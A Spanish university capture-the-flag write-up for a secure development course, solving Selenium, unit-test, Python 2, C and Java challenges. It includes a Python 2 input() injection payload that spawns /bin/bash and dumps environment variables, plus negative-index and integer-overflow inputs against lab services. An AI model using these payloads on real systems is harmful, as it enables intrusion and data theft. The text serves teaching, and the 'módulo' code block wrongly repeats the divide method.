

UNIVERSIDAD REY JUAN CARLOS



## PRÁCTICA 3 CTF

MÉTODOS DE DESARROLLO SEGURO

---

Por:  
Javier Rojas, Gabriel Medrano

# Contents

<b>1</b>	<b>Testing</b>	<b>2</b>
1.1	Whack-a-mole . . . . .	2
1.2	10 fast fingers . . . . .	4
1.3	Blog . . . . .	5
1.4	La calculadora . . . . .	7
<b>2</b>	<b>Python</b>	<b>10</b>
2.1	Agenda v2 . . . . .	10
<b>3</b>	<b>C</b>	<b>11</b>
3.1	Agenda . . . . .	11
3.2	Crash me... if you can . . . . .	12
3.3	Bitcoin . . . . .	13
<b>4</b>	<b>Java</b>	<b>15</b>
4.1	La lotería . . . . .	15
4.2	Optimizer . . . . .	18
4.3	El directorio . . . . .	19
<b>5</b>	<b>Bibliografía</b>	<b>22</b>

# 1 Testing

## 1.1 Whack-a-mole

Este reto se trata de un juego en el que van apareciendo topos dentro de un tablero de círculos. Nuestro objetivo es **llegar a 10000 puntos pulsando** cuando salgan los **topos** para **obtener la flag**.

Para este reto hemos optado por utilizar **Selenium**, **automatizando** la acción de **pulsar** en los **topos** para **obtener** los **puntos** de manera más **efectiva y rápida**.

Para ello hemos utilizado el siguiente código:

```
1 public class whackAMole {
2     public static void main(String[] args) throws InterruptedException {
3         var driver = createWebDriver();
4         String score = "10000";
5
6         // Visitamos la URL en el navegador
7         driver.get("http://localhost");
8
9         while(!Objects.equals(driver.findElement(By.id("score")).getText(), score)) {
10             try{
11                 WebElement mole = driver.findElement(By.className("mole"));
12                 mole.click();
13             } catch (Exception e){
14                 // System.out.println("Se produjo una excepción: " + e.getMessage());
15             }
16         }
17
18         // Esperamos 30 segundos para copiar la flag y cerramos
19         Thread.sleep(30000);
20         driver.quit();
21     }
22
23     public static WebDriver createWebDriver(){
24         // Path al driver
25         System.setProperty("webdriver.chrome.driver", "src/main/resources/chromedriver.exe");
26         return new ChromeDriver();
27     }
28 }
29 }
```

Definimos los **puntos** que queremos **alcanzar** en la variable **score** y creamos un bucle **while** el cual **no finaliza** hasta que el elemento con id **score** (que es el contador de puntos del programa) no **alcance** el valor de **10000**.

```
1 while(!Objects.equals(driver.findElement(By.id("score")).getText(), score)) {
2     try{
3         WebElement mole = driver.findElement(By.className("mole"));
4         mole.click();
5     }
6     catch (Exception e){
7         // System.out.println("Se produjo una excepción: " + e.getMessage());
8     }
9 }
```

Dentro de ese bucle while hacemos un *try...catch* ya que, al haber veces que los topes salen demasiado rápido, se generan **muchas excepciones** que **cortan la ejecución** del programa. Dentro del catch podríamos mostrar un **mensaje** en el que nos **especifique la excepción**, pero al ser tantas lo hemos dejado comentado. Por último **esperamos 30 segundos** para que nos de tiempo a **copiar la flag** obtenida y **cerramos** el driver.

La **flag** de este reto es: `URJC{S3l3n1Um_M0l3_m0l3}`.




Figure 1: Whack a mole flag

## 1.2 10 fast fingers

Este reto consiste en escribir en menos de 5 segundos todas las palabras que aparezcan en nuestra página dentro de un marco de texto.

Con el objetivo de escribir a gran velocidad, hemos optado por el uso de la herramienta **Selenium**, **automatizando** la acción de **escribir** en el cuadro de texto de manera **rápida**.

Para ello hemos utilizado el siguiente código:

```
1 public class FastFingers {
2     public static void main(String[] args) throws InterruptedException {
3
4         // Creamos driver y visitamos una URL en el navegador
5         var driver = createWebDriver();
6         driver.get("file:///C:/Users/Gabriel/Desktop/10FastFingers/index.html");
7
8         for (int i=0;i<20;i++){
9             try{
10                 String word = "word_" + (i+1);
11                 WebElement text = driver.findElement(By.id(word));
12                 String a = text.getText();
13                 a += " ";
14                 System.out.println(a);
15
16                 WebElement gap = driver.findElement(By.id("textInput"));
17                 gap.sendKeys(a);
18
19             } catch (Exception e){
20                 System.out.println("Se produjo una excepción: " + e.getMessage());
21             }
22
23         }
24
25         Thread.sleep(10000);
26         driver.quit();
27     }
28
29
30     public static WebDriver createWebDriver(){
31         // Indicamos path al driver aquí
32         System.setProperty("webdriver.chrome.driver","src/main/resources/chromedriver.exe");
33
34         // Configuramos el driver en caso de ser necesario:
35         return new ChromeDriver();
36     }
37 }
```

Donde, tras crearnos el driver con nuestro **driver de chrome**, abrimos nuestra página en local y obtenemos **20 palabras** a escribir y un cronómetro con temporizador de **5 segundos**.

Cada palabra tiene un **id = word\_n**, siendo n un valor que va incrementándose de **1 a 20**. Ahora, cogemos el elemento web por su id "word\_n" determinado, y a cada uno le añadimos un **espacio**.

Cada vez que obtenemos una palabra, en el mismo bucle, la enviamos al cuadro de texto con **id=textInput**. De esta forma, **Selenium irá reenviando palabras** a una velocidad mucho más elevada a nuestra escritura, y podremos obtener la flag sin ningún problema.

La **flag** de este reto es: *URJC{m3ch4nic\_k3yb04rd?}*.




Figure 2: 10 fast fingers flag

### 1.3 Blog

Este reto trata de **buscar** en **todos** los **enlaces** que hay dentro de los subdominios de *https://r2-ctf-vulnerable.numa.host/* la **palabra** "URJC". La flag es *URJC{nº de apariciones}*, por tanto hay que llevar la cuenta del número de apariciones de esta palabra.

Buscarlo manualmente sería un **proceso muy tedioso**, así que vamos a ayudarnos de **Selenium** para realizar la búsqueda.

El **código implementado** es el siguiente:

```
1 public static void main(String[] args) throws InterruptedException {
2     var driver = createWebDriver();
3
4     try{
5         // Cola de URLs no repetidas
6         Queue<String> uniqueURLs = new LinkedList<>();
7         // Lista de URLs visitadas
8         List<String> visited = new ArrayList<>();
9         // Contador de URJC
10        int counter = 0;
11        uniqueURLs.add("https://r2-ctf-vulnerable.numa.host/");
12
13        while (!uniqueURLs.isEmpty()){
14            counter += buscarURJC(uniqueURLs, visited, driver);
15            visited.add(uniqueURLs.poll());
16        }
17        System.out.println(counter);
18    }
19    catch (Exception e){
20        System.out.println("Se produjo una excepción: " + e.getMessage());
21    }
22    driver.quit();
23 }
```

Como hay muchas **URLs** que están **repetidas**, creamos una **cola** de las que **no lo estén** (*uniqueURLs*), una **lista** de las que ya hemos **visitado** para **no visitarlas de nuevo** (*visited*) y un **contador** de **apariciones** (*counter*).

Hacemos un bucle **while** hasta que se **vacíe** la cola de **uniqueURLs**, en el cual a *counter* se le va **sumando** el **número** de apariciones de **URJC** en **esa URL** con la **función URJCsearch**. Por último, se **saca** la URL y **se mete en** la lista de **visitadas**.

La **función URJCsearch** hace lo siguiente:

```
1 public static int URJCsearch(Queue<String> cola, List<String> visited, WebDriver driver){
2     int counter = 0;
3     // Se coge la primera URL de la cola
4     driver.get(cola.peek());
5
6     // Se buscan los posibles links que haya en esa página
7     List<WebElement> links = driver.findElements(By.xpath("//h2[contains(@class,'card-title')]/a"));
8
9     for (WebElement link : links) {
10         if (link != null) {
11             String linkURL = link.getAttribute("href");
12             String actualURL = driver.getCurrentUrl();
13
14             // Se añaden los links a la cola si cumplen con las condiciones:
15             if (linkURL.startsWith("https://r2-ctf-vulnerable.numa.host/") && !visited.contains(linkURL)
16                 && !cola.contains(linkURL) && !linkURL.equals(actualURL)) {
17                 cola.add(linkURL);
18             }
19         }
20     }
21
22     // Se coge el texto de la página
23     String textURL = driver.findElement(By.tagName("body")).getText();
24     // Se busca URJC en el texto
25     counter += URJCfind(textURL);
26
27     return counter;
28 }
```

En esta función se **utiliza** la **primera URL** que haya en la **cola** que se le pasa como parámetro.

En esa página se **buscan todos los links** y se va **revisando** si estos **comienzan** con "https://r2-ctf-vulnerable.numa.host/", si **no** han sido **visitados** ni están en la **cola** y si **no son enlaces a la página actual**. Si **cumplen** con todos estos requisitos, **se añaden** a la cola.

Por último, se coge el texto de la página y se **utiliza** la **función URJCfind** para **asignar** a la variable **counter** el correspondiente número de **apariciones** de la palabra "URJC" en el texto de la página. El **código de la función URJCfind** es el siguiente:


```

1 public static int URJCfind(String text){
2     int counter = 0;
3     // Regex para encontrar la expresión "URJC"
4     Pattern urjc = Pattern.compile("\\bURJC\\b");
5     Matcher m = urjc.matcher(text);
6     // Se busca en el texto
7     while(m.find()){
8         counter++;
9     }
10    return counter;
11 }

```

En esta sencilla función se **buscan** todas las **apariciones** de "URJC" con una **expresión regular**, **incrementando** el valor de *counter* mediante un bucle *while*.

Tras ejecutar el código y esperar a que se visiten todas las URLs, se imprime el **valor de counter** el cual usaremos para completar nuestra flag:



```

INFO: Detected dialect: W3C
265

Process finished with exit code 0

```

Figure 3: Flag del reto Blog

La **flag** de este reto es: **URJC{265}**

## 1.4 La calculadora

Este reto es diferente a los anteriores, ya que debemos **arreglar** y **modificar** una calculadora en Java, con la ayuda de los **Test**. Para que esta funcione, debemos arreglar y testear los métodos para **multiplicar**, **dividir**, **módulo**, **numero es par o impar** y **obtener randoms**.

En la memoria, testaremos únicamente los métodos dividir y módulo, para no extendernos.

En el método de **dividir** tenemos en cuenta si **dividimos entre 0**, y lanzamos una **excepción**. Toma el siguiente aspecto:

```

1 public double divide(double a, double b){
2     log("Divide %s / %s", a, b);
3     double result = 0;
4     if (b == 0) {
5         throw new ArithmeticException("Divisor debe ser != 0");
6     }else {
7         result = a / b;
8     }
9     return result;
10 }

```



Donde, testeamos con el método ***divideTest*** de la clase *SecureCalculatorTest.java*:

```
1  @Test
2  public void divideTest(){
3      SecureCalculator calculator = new SecureCalculator();
4      Assertions.assertNotNull(calculator);
5      double div = calculator.divide(43.4,-3);
6      Assertions.assertNotNull(div);
7
8      Assertions.assertThrows(ArithmeticException.class, () -> {
9          calculator.divide(5,0);
10     });
11 }
```

**Capturando la excepción**, y pasando el test ya tendríamos el método dividir arreglado.

En el método **módulo** tenemos en cuenta si realizamos el **módulo 0**, y lanzamos una excepción. Toma el siguiente aspecto:

```
1  public double divide(double a, double b){
2      log("Divide %s / %s", a, b);
3      double result = 0;
4      if (b == 0) {
5          throw new ArithmeticException("Divisor debe ser != 0");
6      }else {
7          result = a / b;
8      }
9      return result;
10 }
```

Donde testeamos con el método ***modTest*** de la clase *SecureCalculatorTest.java*:

```
1  @Test
2  public void modTest(){
3      SecureCalculator calculator = new SecureCalculator();
4      Assertions.assertNotNull(calculator);
5
6      int mod = calculator.mod(-3,2);
7      Assertions.assertNotNull(mod);
8
9      Assertions.assertThrows(ArithmeticException.class, () -> {
10         calculator.mod(1,0);
11     });
12 }
```

**Capturando la excepción**, y pasando el test ya tendríamos el método modulo arreglado.

Ahora, realizando lo mismo en cada uno de los test, los métodos restantes quedarían de la siguiente forma:

El método **multiplicar**:

```
1 public long multiply(int a, int b){
2     log("Multiply %s * %s", a, b);
3     long result = (long) a * b;
4
5     if (a > 0 && b > 0 && result < 0) {
6         throw new ArithmeticException("Desbordamiento en multiplicar: " + a + " * " + b);
7     }
8
9     return result;
10 }
```

El método número **random**:

```
1 public int getRandomNumber(int bound){
2     log("Generating rnd with bound %s", bound);
3
4     int random = (int) (Math.random() * bound);
5     if (random > bound) {
6         throw new ArithmeticException("En la operacion modulo, divisor random > bound");
7     }
8
9     return random;
10 }
```

Y los métodos es **par o impar**:

```
1 public boolean isOdd(int a){
2     return mod(a, 2) == 1;
3 }
4
5 public boolean isEven(int a){
6     return !isOdd(a);
7 }
```

Arreglada nuestra calculadora, mandamos la clase *SecureCalculator.java* al servicio <https://r5-ctf-vulnerable.numa.host>, obteniendo la **flag** : *URJC{Ahora\_implementate\_unas\_derivadas}*.

**Flag:** URJC{Ahora\_implementate\_unas\_derivadas}

```
Resultado de la evaluacion
[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ unit-tests ---
[INFO] Changes detected - recompiling the module!
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform dependent!
[INFO] Compiling 1 source file to /tmp/965f576a2ffc3ad047af13cdd8d2af7b71ed1e88/target/test-classes
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ unit-tests ---
[INFO]
[INFO] -----
[INFO] T E S T S
[INFO] -----
[INFO] Tests run: 17, Failures: 0, Errors: 0, Skipped: 0
[INFO]
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 5.045 s
[INFO] Finished at: 2023-04-27T09:30:22Z
[INFO] -----
```

Figure 4: calculadora flag

## 2 Python

### 2.1 Agenda v2

Este reto se trata de un programa en python que nos permite escoger entre **3 opciones**; **salir** del programa, **añadir** un contacto o **leerlo**. Nuestro objetivo es vulnerar dicho programa para poder **acceder a las variables de entorno "environments" del docker**, donde se encontrará nuestra flag.

La principal vulnerabilidad del código es el siguiente **input**:

```
def main():  
  
    print("Bienvenido a la agenda")  
    opcion = int(input())
```

Figure 5: input python v2

Donde al ser python **v2**, tenemos una **vulnerabilidad grave**. Este input **no** posee ninguna **validación** adecuada de la **entrada** del usuario, sino que **evalúa cualquier expresión** que se proporcione como entrada, lo que puede ser peligroso si se proporciona una **expresión maliciosa**, como la siguiente:

```
$ nc vulnerable.numa.host 9994  
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.  
Que deseas hacer?  
1.- Anadir contacto en la agenda  
2.- Leer contacto de la agenda  
3.- Salir  
__import__('os').system('/bin/bash')
```

Figure 6: vuln python v2

La línea de código "`__import__('os').system('/bin/bash')`", nos permite **importar** la **biblioteca os**, y ejecutar una **shell**. Todo por el input de pythonv2.

Una vez tenemos acceso, ejecutamos el comando **env** para que nos muestre las **variables de entorno** y obtenemos nuestra flag en la variable CHALLENGE\_FLAG: **URJC{Python\_2\_is\_old}**.

```
env  
REMOTE_HOST=83.56.82.176  
HOSTNAME=bc777928dff5  
PYTHON_VERSION=2.7.18  
PWD=/  
HOME=/root  
LANG=C.UTF-8  
GPG_KEY=C01E1CAD5EA2C4F0B8E3571504C367C218ADD4FF  
PYTHONIOENCODING=UTF-8  
SHLVL=1  
PYTHON_PIP_VERSION=20.0.2  
PYTHON_GET_PIP_SHA256=421ac1d44c0cf9730a088e337867d974b91bdce4e  
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/d59197a3c  
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/us  
CHALLENGE_FLAG=URJC{Python2_is_old}  
_=/usr/bin/env
```

Figure 7: Agenda V2 flag

## 3 C

### 3.1 Agenda

Este reto, igual que el anterior, se trata de un programa sencillo en el que se puede escoger entre **3 opciones**: **Añadir** un contacto, **leer** un contacto o **salir** del programa.

```
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
```

Figure 8: Programa agenda

Al añadir o leer un contacto, nos pide la **posición** donde queremos añadir/leer el contacto. Leyendo el código proporcionado:

```
1 void add_contact(){
2     printf("En que posicion de la agenda quieres almacenar el numero?\n");
3     int pos;
4     scanf("%d", &pos);
5
6     if(pos >= SIZE || pos < 0){
7         printf("Posicion invalida! Que tramas?\n");
8         return;
9     }
10    printf("Introduce el numero (Solo lee 8 chars): ");
11    scanf( "%8s", agenda[pos]);
12 }
```

Nos damos cuenta de que a la hora de **añadir un contacto** se **comprueba** si la **posición** introducida es **menor que el tamaño** de la agenda (*SIZE*) y **mayor que 0**.

```
1 void show_contact(){
2     printf("Que contacto quieres recuperar? Indica su posicion en la agenda\n");
3     int pos;
4     scanf("%d", &pos);
5
6     if(pos >= SIZE){
7         printf("Posicion invalida! Que tramas?\n");
8         return;
9     }
10    printf("El numero de la posicion %d es %s\n", pos, agenda[pos]);
11 }
```

Sin embargo, al introducir una posición para **leer un contacto**, sólo se comprueba que dicha posición sea menor que *SIZE*, **sin tener en cuenta** si es **mayor** o no **que 0**.

Aprovechando esto, probamos a introducir **posiciones negativas** a la hora de leer un contacto, ya que nos **devolverá información** de las **posiciones de memoria anteriores** a la **agenda** que **no debe ser devuelta**.

Al probar la **posición -6**, nos encontramos con que **nos devuelve la flag** del reto.

La **flag** de este reto es: *URJC{Why\_so\_negative}*

```
(reds@kali)-[~/Desktop/MDS/agenda_c]
$ nc vulnerable.numa.host 9993
Bienvenido a la agenda. Hay 10 huecos disponibles para almacenar contactos.
Que deseas hacer?
1.- Anadir contacto en la agenda
2.- Leer contacto de la agenda
3.- Salir
2
Que contacto quieres recuperar? Indica su posicion en la agenda.
-6
El numero de la posicion -6 es URJC{Why_so_negative}
```

Figure 9: Flag del reto Agenda en C

### 3.2 Crash me... if you can

En este reto, tenemos un **fichero C**, que si lo compilamos obtenemos el **binario**. Este binario es el que debemos **crashear** para obtener la **flag**. Podemos ver que, al ejecutarlo, nos pide una entrada estándar. Metamos lo que metamos de primeras nos devuelve "**Wrong**":

```
remnux@remnux:~/Documents$ gcc challenge.c -o challenge
remnux@remnux:~/Documents$ ./challenge
1
Wrongremnux@remnux:~/Documents$
```

Figure 10: Wrong Challenge

Usaremos la herramienta de desensamblado y análisis de aplicaciones "**Cutter**" para desensamblar el binario. Ejecutamos "*cutter challenge*" y obtenemos sus **funciones**:




Figure 11: Cutter

Podemos observar el código **decompilado**. Donde vemos que se basa en condiciones. Realiza un **fgets** por condición y si **coincide** sigue, sino sale del programa con **"Wrong"**:

```
iVar2 = 0;
if ((iVar2 == 0) || (cVar1 != '1')) {
    printf("Wrong");
} else {
    cVar1 = getchar();
    iVar2 = 0;
    if ((iVar2 == 0) || (cVar1 != '3')) {
        printf("Wrong");
    } else {
        cVar1 = getchar();
        iVar2 = 0;
        if ((iVar2 == 0) || (cVar1 != '3')) {
            printf("Wrong");
        } else {
            cVar1 = getchar();
            iVar2 = 0;
            if ((iVar2 == 0) || (cVar1 != '7')) {
                printf("Wrong");
            } else {
                cVar1 = getchar();
                iVar2 = 0;
                if ((iVar2 == 0) || (cVar1 != '7')) {
                    printf("Wrong");
                } else {
                    cVar1 = getchar();
                    iVar2 = 0;
                    if ((iVar2 == 0) || (cVar1 != '2')) {
                        printf("Wrong");
                    } else {
                        cVar1 = getchar();
                        iVar2 = 0;
                        if ((iVar2 == 0) || (cVar1 != '6')) {
                            printf("Wrong");
                        } else {
                            cVar1 = getchar();
                            iVar2 = 0;
                            if ((iVar2 == 0) || (cVar1 != '9')) {
                                printf("Wrong");
                            } else {
                                puts("La flag es la parte numerica del input que ha crasheado el programa");
                                puts("Ej Flag: URJC{000000}");
                                fflush(stdout);
                            }
                        }
                    }
                }
            }
        }
    }
}
```

Figure 12: Cutter Decompiler

Ahora bien, si queremos obtener el mensaje secreto, debemos introducir la serie de **números** que observamos en el código **decompilado**: **13377269**. Aunque no es necesario **ejecutar** el programa de nuevo, vemos:

```
remnux@remnux:~/Documents$ ./challenge
13377269
La flag es la parte numerica del input que ha crasheado el programa
Ej Flag: URJC{000000}
Segmentation fault (core dumped)
remnux@remnux:~/Documents$
```

Figure 13: Flag Challenge.c

Por lo que, si seguimos la lógica de la salida, la **flag** de este reto es: **URJC{13377269}**

### 3.3 Bitcoin

En el siguiente reto, nos encontramos con una aplicación, donde tenemos podemos **gastar nuestros bitcoins** en cerveza o barcos y pujas. Pero a nosotros nos interesa la **flag**, que con un presupuesto de **100 no nos llega para los 150** que cuesta:

```
$ nc vulnerable.numa.host 9992

Bienvenido a la nueva criptotienda. Que deseas hacer?
1.- Gastar Bitcoins
2.- Recargar Bitcoins
3.- Salir
Tu saldo actual es: 100
Opcion: 
```

Figure 14: Bitcoin Challenge

Si nos fijamos en el código, realiza la acción de **multiplicar** el número escaneado en el **condicional**, lo que supone una **vulnerabilidad** grave. Podemos verlo en el segundo *if*:

```
scanf("%d", &cuantas);
if(cuantas <= 0){
    printf("Introduce una cantidad positiva diferente a 0\n");
    return;
}
if(PRESUPUESTO >= 2*cuantas){
    PRESUPUESTO = PRESUPUESTO - 2*cuantas;
```

Figure 15: Bitcoin Vulnerability

Por lo que podemos aplicar un **overflow** de enteros a la variable "cuantas", de forma que llegue al **valor máximo de c** "2147483647", donde si este se le suma algún valor, su siguiente es "-2147483647".

Tras jugar con ello y conocer el patrón, vemos que cada valor que restamos a este número, se nos **suma el precio de la cantidad** de lo que queramos comprar, mas **dos**.

Es decir, que si queremos que se nos sume el precio de 25 cervezas, lo que son  $25*2= 50$ , debemos intrducir en cantidad a comprar  $2147483647-24 = 2147483623$ :

```
Tu saldo actual es: 100
Opcion: 1
Cuantas cervezas quieres comprar?
2147483623
Ahora tu presupuesto es de: 150

Bienvenido a la nueva criptotienda. Que deseas hacer?
1.- Gastar Bitcoins
2.- Recargar Bitcoins
3.- Salir
Tu saldo actual es: 150
Opcion: 1
En que quieres gastar tus bitcoins?
1.- Cerveza 2$
2.- Barcos y pujas 4$
3.- Flags (Quiero aprobar!) 150$
Tu saldo actual es: 150
Opcion: 3
Cuantas flags quieres comprar?
1

URJC{Ojala_funcionara_con_el_banco}
```

Figure 16: Bitcoin Flag

De esta forma obtenemos la flag del reto, que es: **URJC{Ojala\_funcionara\_con\_el\_banco}**

## 4 Java

### 4.1 La lotería

Este reto se trata de **adivinar un número "aleatorio"** para conseguir la flag. En caso de **acertarlo se obtiene esta**, por el contrario, si **fallas, imprime cuál era el valor del anterior número** de lotería y se **genera uno nuevo**.

Hay que recalcar que el **número es "aleatorio"** ya que ahora **vamos a explicar** la forma de **hallar el siguiente número** de lotería una vez fallado intencionadamente el primero que probamos.

Leyendo el código del programa podemos ver que los números de lotería **se generan** cuando lo **iniciamos**, cuando le **damos** al **botón *Start from scratch*** y cuando **validamos algún número**.

Los números generados con la función de Java ***random.nextInt()***, siendo ***random*** un ***Random*** generado con una **semilla**, son **pseudoaleatorios**, es decir, parecen serlo pero **realmente no lo son**.

```
1 ClientTokenState(String sessionId) {
2     this.sessionId = sessionId;
3     this.usedTokens = new ConcurrentLinkedQueue<>();
4     this.random = new Random(System.currentTimeMillis());
5     this.currentToken = random.nextInt(MAX_NUMBER);
6 }
```

Además, esta **semilla** es **generada** a partir de ***System.currentTimeMillis()***, lo cual es el **tiempo** (en milisegundos) que ha transcurrido **desde el 1 de enero de 1970 a las 00:00:00 GMT** hasta el momento en el cual se **genera la semilla**. Esto **facilita nuestro objetivo**, calcular esa **semilla** para poder **aprovecharnos** de las **funciones** de Java mencionadas anteriormente para **calcular el siguiente número de la lotería**.

Para este reto **no es necesario** utilizar **Selenium**, pero nosotros lo hemos utilizado para **automatizar el proceso** y que nos devuelva directamente la flag.

Lo primero que debemos hacer es **acceder a la página** y **guardar** el valor de ***System.currentTimeMillis()***, el cual será **muy aproximado al valor de la semilla real** (ya que puede haber un margen de milisegundos entre que carga la página y nos guardamos el valor):

```
1 var driver = createWebDriver();
2 driver.get("https://r1-ctf-vulnerable.numa.host/");
3 // Nos guardamos un valor aproximado al de la semilla
4 long millis = System.currentTimeMillis();
```

A continuación, **enviamos cualquier valor** para que nos devuelva el **primer número** de la lotería **correcto** y nos lo guardamos en ***soll***:

```
1 // Enviamos un valor cualquiera
2 WebElement searchBox = driver.findElement(By.id("number"));
3 searchBox.sendKeys("2");
4 searchBox.submit();
5
6 // Esperamos a que cargue el que era el número correcto
7 WebDriverWait wait = new WebDriverWait(driver, 1000);
8 wait.until(ExpectedConditions.visibilityOfElementLocated(By.tagName("i1")));
9
10 // Nos guardamos ese número correcto
11 String soll = driver.findElement(By.tagName("i1")).getText();
12 int number = Integer.parseInt(soll);
```






Figure 17: Primer intento fallido

Creamos un **bucle while** que vaya **disminuyendo** el valor de *millis* (donde habíamos guardado el momento al cargar el programa) hasta que **no encontremos** este **primer número correcto** de lotería.

